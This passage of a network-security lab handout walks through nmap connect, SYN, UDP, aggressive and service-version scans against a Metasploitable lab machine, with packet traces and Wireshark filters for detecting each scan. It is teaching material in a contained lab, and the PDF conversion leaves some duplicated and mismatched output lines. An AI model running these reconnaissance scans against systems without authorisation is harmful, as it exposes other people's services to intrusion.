NSOCK INFO [0.4310s] nssock_iodev_delete(): nssock_iodev_delete (IOD #3)
NSOCK INFO [0.4310s] nevent_delete(): nevent_delete on event #50 (type READ)
SENT (0.4330s) TCP 192.168.0.103:45427 > 192.168.0.105:22 S ttl=56 id=36199 iplen=44 seq=3125342929 win=1024 <mss 1460>
SENT (0.4340s) TCP 192.168.0.103:45427 > 192.168.0.105:24 S ttl=44 id=47002 iplen=44 seq=3125342929 win=1024 <mss 1460>
RCVD (0.4340s) TCP 192.168.0.105:22 > 192.168.0.103:45427 SA ttl=64 id=0 iplen=44 seq=73811481 win=5840 <mss 1460>
RCVD (0.4340s) TCP 192.168.0.105:22 > 192.168.0.103:45427 SA ttl=64 id=0 iplen=44 seq=73811481 win=5840 <mss 1460>
RCVD (0.4340s) TCP 192.168.0.105:24 > 192.168.0.103:45427 RA ttl=64 id=0 iplen=40 seq=0 win=0
Nmap scan report for 192.168.0.105
Host is up (0.0026s latency).

PORT      STATE      SERVICE
```

- 3 Analyze with Wireshark (Capture packets using the same filter as in Task 1)



# Cosmology Beyond Nmap Lab Exercise


## Task 4: nmap Full scan

- |   |  |
|---|--|
| 1 | Open Terminal or Command Prompt(Remember to note down the time taken for the scan) |
| 2 | nmap -sT -p 22,24 <Metasploitable_IP> --packet-trace                               |

```
C:\>Administrator: Command Prog < + <
C:\Users\ghimau>nmap -sT -p 22,24 192.168.0.105 --packet-trace
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 10:59 Malay Peninsula Standard Time
SENT (0.3420s) ARP who-has 192.168.0.105 tell 192.168.0.103
RCVD (0.3450s) ARP reply 192.168.0.105 is-at 00:0C:29:91:96:DD
NSOCK INFO [0.4100s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.4100s] nsock_connect_udp(): UDP connection requested to 192.168.0.1:53 (IOD #1) EID 8
NSOCK INFO [0.4100s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.4100s] nsock_iod_new2(): nsock_iod_new (IOD #2)
NSOCK INFO [0.4100s] nsock_connect_udp(): UDP connection requested to 10.55.200.220:53 (IOD #2) EID 24
NSOCK INFO [0.4100s] nsock_read(): Read request from IOD #2 [10.55.200.220:53] (timeout: -1ms) EID 34
NSOCK INFO [0.4100s] nsock_iod_new2(): nsock_iod_new (IOD #3)
NSOCK INFO [0.4110s] nsock_connect_udp(): UDP connection requested to 10.55.200.230:53 (IOD #3) EID 40
NSOCK INFO [0.4110s] nsock_read(): Read request from IOD #3 [10.55.200.230:53] (timeout: -1ms) EID 50
NSOCK INFO [0.4120s] nsock_write(): Write request for 44 bytes to IOD #1 EID 59 [192.168.0.1:53]
NSOCK INFO [0.4120s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.0.1:53]
NSOCK INFO [0.4120s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192.168.0.1:53]
NSOCK INFO [0.4120s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [10.55.200.220:53]
NSOCK INFO [0.4120s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 40 [10.55.200.230:53]
NSOCK INFO [0.4150s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.0.1:53] (44 bytes): U...
.....105.0.168.192.in-addr.arpa.....
NSOCK INFO [0.4160s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 66
NSOCK INFO [0.4160s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.4160s] nevent_delete(): nevent_delete on event #66 (type READ)
NSOCK INFO [0.4160s] nsock_iod_delete(): nsock_iod_delete (IOD #2)
NSOCK INFO [0.4160s] nevent_delete(): nevent_delete on event #34 (type READ)
NSOCK INFO [0.4160s] nsock_iod_delete(): nsock_iod_delete (IOD #3)
NSOCK INFO [0.4160s] nevent_delete(): nevent_delete on event #50 (type READ)
CONN (0.4170s) TCP localhost > 192.168.0.105:22 => Operation now in progress
CONN (0.4170s) TCP localhost > 192.168.0.105:24 => Operation now in progress
CONN (0.4170s) TCP localhost > 192.168.0.105:22 => Connected
CONN (1.5350s) TCP localhost > 192.168.0.105:24 => Operation now in progress
Nmap scan report for 192.168.0.105
Host is up (0.0027s latency).

PORT      STATE      SERVICE
22/tcp    open       ssh
24/tcp    filtered  priv-mail
MAC Address: 00:0C:29:91:96:DD (VMware)
```

- 3 Analyze with Wireshark (Capture packets using the same filter as in Task 1)



## Cosmology Beyond Nmap Lab Exercise


### Task 5: nmap UDP scan

- |   |  |
|---|--|
| 1 | Open Terminal or Command Prompt(Remember to note down the time taken for the scan) |
| 2 | <code>nmap -sU -p 53,54 &lt;Metasploitable_IP&gt; --packet-trace</code>            |

```
C:\Users\ghimau>nmap -sU -p 53,54 192.168.0.105 --packet-trace
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 11:02 Malay Peninsula Standard Time
SENT (0.3370s) ARP who-has 192.168.0.105 tell 192.168.0.103
RCVD (0.3400s) ARP reply 192.168.0.105 is-at 00:0C:29:91:96:DD
NSOCK INFO [0.4070s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.4080s] nsock_connect_udp(): UDP connection requested to 192.168.0.1:53 (IOD #1) EID 8
NSOCK INFO [0.4080s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.4080s] nsock_iod_new2(): nsock_iod_new (IOD #2)
NSOCK INFO [0.4080s] nsock_connect_udp(): UDP connection requested to 10.55.200.220:53 (IOD #2) EID 24
NSOCK INFO [0.4080s] nsock_read(): Read request from IOD #2 [10.55.200.220:53] (timeout: -1ms) EID 34
NSOCK INFO [0.4080s] nsock_iod_new2(): nsock_iod_new (IOD #3)
NSOCK INFO [0.4090s] nsock_connect_udp(): UDP connection requested to 10.55.200.230:53 (IOD #3) EID 40
NSOCK INFO [0.4090s] nsock_read(): Read request from IOD #3 [10.55.200.230:53] (timeout: -1ms) EID 50
NSOCK INFO [0.4090s] nsock_write(): Write request for 44 bytes to IOD #1 EID 59 [192.168.0.1:53]
NSOCK INFO [0.4090s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.0.1:53]
NSOCK INFO [0.4090s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192.168.0.1:53]
NSOCK INFO [0.4090s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [10.55.200.220:53]
NSOCK INFO [0.4090s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 40 [10.55.200.230:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.0.1:53] (44 bytes): ....
.....105.0.168.192.in-addr.arpa....
NSOCK INFO [0.4170s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 66
NSOCK INFO [0.4170s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.4170s] nevent_delete(): nevent_delete on event #66 (type READ)
NSOCK INFO [0.4170s] nsock_iod_delete(): nsock_iod_delete (IOD #2)
NSOCK INFO [0.4170s] nevent_delete(): nevent_delete on event #34 (type READ)
NSOCK INFO [0.4170s] nsock_iod_delete(): nsock_iod_delete (IOD #3)
NSOCK INFO [0.4170s] nevent_delete(): nevent_delete on event #50 (type READ)
SENT (0.5300s) UDP 192.168.0.103:44532 > 192.168.0.105:54 ttl=45 id=8976 iplen=28
RCVD (0.5300s) ICMP [192.168.0.105 > 192.168.0.103 Port unreachable (type=3/code=3)] IP [ttl=64 id=20064 iplen=56]
SENT (0.5320s) UDP 192.168.0.103:44532 > 192.168.0.105:53 ttl=44 id=13082 iplen=58
SENT (0.5320s) UDP 192.168.0.103:44532 > 192.168.0.105:53 ttl=55 id=13082 iplen=40
RCVD (0.5330s) ICMP [192.168.0.105 > 192.168.0.103 Port unreachable (type=3/code=3)] IP [ttl=64 id=20064 iplen=56]
RCVD (0.5330s) UDP 192.168.0.105:53 > 192.168.0.103:44532 ttl=64 id=0 iplen=40
Nmap scan report for 192.168.0.105
Host is up (0.0028s latency).

PORT      STATE     SERVICE
53/udp    open      domain
```

- |   |   |
|---|---|
| 3 | Analyze with Wireshark (Capture packets using the same filter as in Task 1) |
|---|---|



## Cosmology Beyond Nmap Lab Exercise

### Task 6: nmap Aggressive scan

- 1 Open Terminal or Command Prompt(Remember to note down the time taken for the scan)

- 2 nmap -A <Metasploitable\_IP> --packet-trace


```
|_ssl-date: 2023-12-06T03:07:27+00:00; 0s from scanner time.
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:91:96:DD (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  3.75 ms  192.168.0.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.42 seconds
```

- 3 Analyze with Wireshark (Capture packets using the same filter as in Task 1)



## Cosmology Beyond Nmap Lab Exercise

### Task 7: Wireshark Filter

- 1 Open Terminal or Command Prompt, run the following command (make sure wireshark has already started to capture packets)
- 2 nmap -sT -p 22,24 <Metasploitable\_IP>  
nmap -sS -p 22,24 <Metasploitable\_IP>  
nmap -sU -p 53,54 <Metasploitable\_IP>

```
$ nmap -sT -p 22,24 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 12:26 +08
Nmap scan report for 192.168.0.105
Host is up (0.0014s latency).

PORT      STATE    SERVICE
22/tcp    open     ssh
24/tcp    closed   priv-mail

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds

[gh1mau@DESKTOP-M2CCF76] ~
$ nmap -sS -p 22,24 192.168.0.105
You requested a scan type which requires root privileges.
QUITTING!

[gh1mau@DESKTOP-M2CCF76] ~
$ sudo nmap -sS -p 22,24 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 12:27 +08
Nmap scan report for 192.168.0.105
Host is up (0.0012s latency).


PORT      STATE    SERVICE
22/tcp    open     ssh
24/tcp    closed   priv-mail

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds

[gh1mau@DESKTOP-M2CCF76] ~
$ sudo nmap -sU -p 53,54 192.168.0.105
```

- 3 Analyze with Wireshark (Capture packets using the same filter as in Task 1). Identify the packet pattern for each scan type.
- 4 Apply this filter (-sT detection) **Note: You can create filter and colorize the filter rule**  
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window\_size > 1024
  - The SYN flag is set (indicating the start of a connection).
  - The ACK flag is not set (indicating an initial connection request).
  - The TCP window size is greater than 1024 bytes.


## Cosmology Beyond Nmap Lab Exercise



### 5 Apply this filter (-sT detection) Note: You can add custom column for Destination Port.

```
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size <=
1024
```

- The SYN flag is set (indicating the start of a connection).
- The ACK flag is not set (indicating an initial connection request).
- The TCP window size is less than or equal to 1024 bytes.




## Cosmology Beyond Nmap Lab Exercise

6 Apply this filter (-sU detection) Note: You can add custom column for Destination Port.

```
icmp.type==3 and icmp.code==3
```

### Characteristics:

- Doesn't require a handshake process
- No prompt for open ports
- ICMP error message for close ports
- Usually conducted with nmap -sU command.
- ICMP type is 3 (Destination Unreachable).
- ICMP code is 3 (Port Unreachable).



7 Back to slide

### Lab Exercise 3: Service Scan Techniques

#### Objective:

The objective of this lab exercise is to provide participants with hands-on experience in using Nmap for service version detection on a Metasploitable machine. Participants will explore various Nmap options and interpret results to identify running services and their versions.


#### Prerequisites:

- Metasploitable machine set up and running.
- Nmap installed on the host machine.

#### Task 1: Service Scan

- 1 Conduct a full port scan to identify all open ports on the target machine.

```
nmap -p- <Metasploitable_IP>
```



```
(gh1mau㉿DESKTOP-M2CCF76) [~]$ nmap -p- 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 18:51 +08
Nmap scan report for 192.168.0.105
Host is up (0.0087s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
8180/tcp  open  unknown


Nmap done: 1 IP address (1 host up) scanned in 12.65 seconds
(gh1mau㉿DESKTOP-M2CCF76) [~]$
```

- 2 Perform service version detection to identify running services and their versions.

**(Note time taken to finish the scan)**

```
nmap -sV -p- <Metasploitable_IP>
```

## Cosmology Beyond Nmap Lab Exercise



```
(gh1mau㉿DESKTOP-M2CCF76) [~]
$ nmap -sV -p- 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 18:52 +08
Nmap scan report for 192.168.0.105
Host is up (0.0085s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distcc        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.98 seconds
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 169.98 seconds

```
[~]
```

- 3 Conduct a comprehensive service version detection scan on the identified host(s).

```
nmap -sV -p- --version-intensity 9 <Metasploitable_IP>
```



```
(gh1mau㉿DESKTOP-M2CCF76) [~]
$ nmap -sV -p- --version-intensity 9 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 18:58 +08
Nmap scan report for 192.168.0.105
Host is up (0.012s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
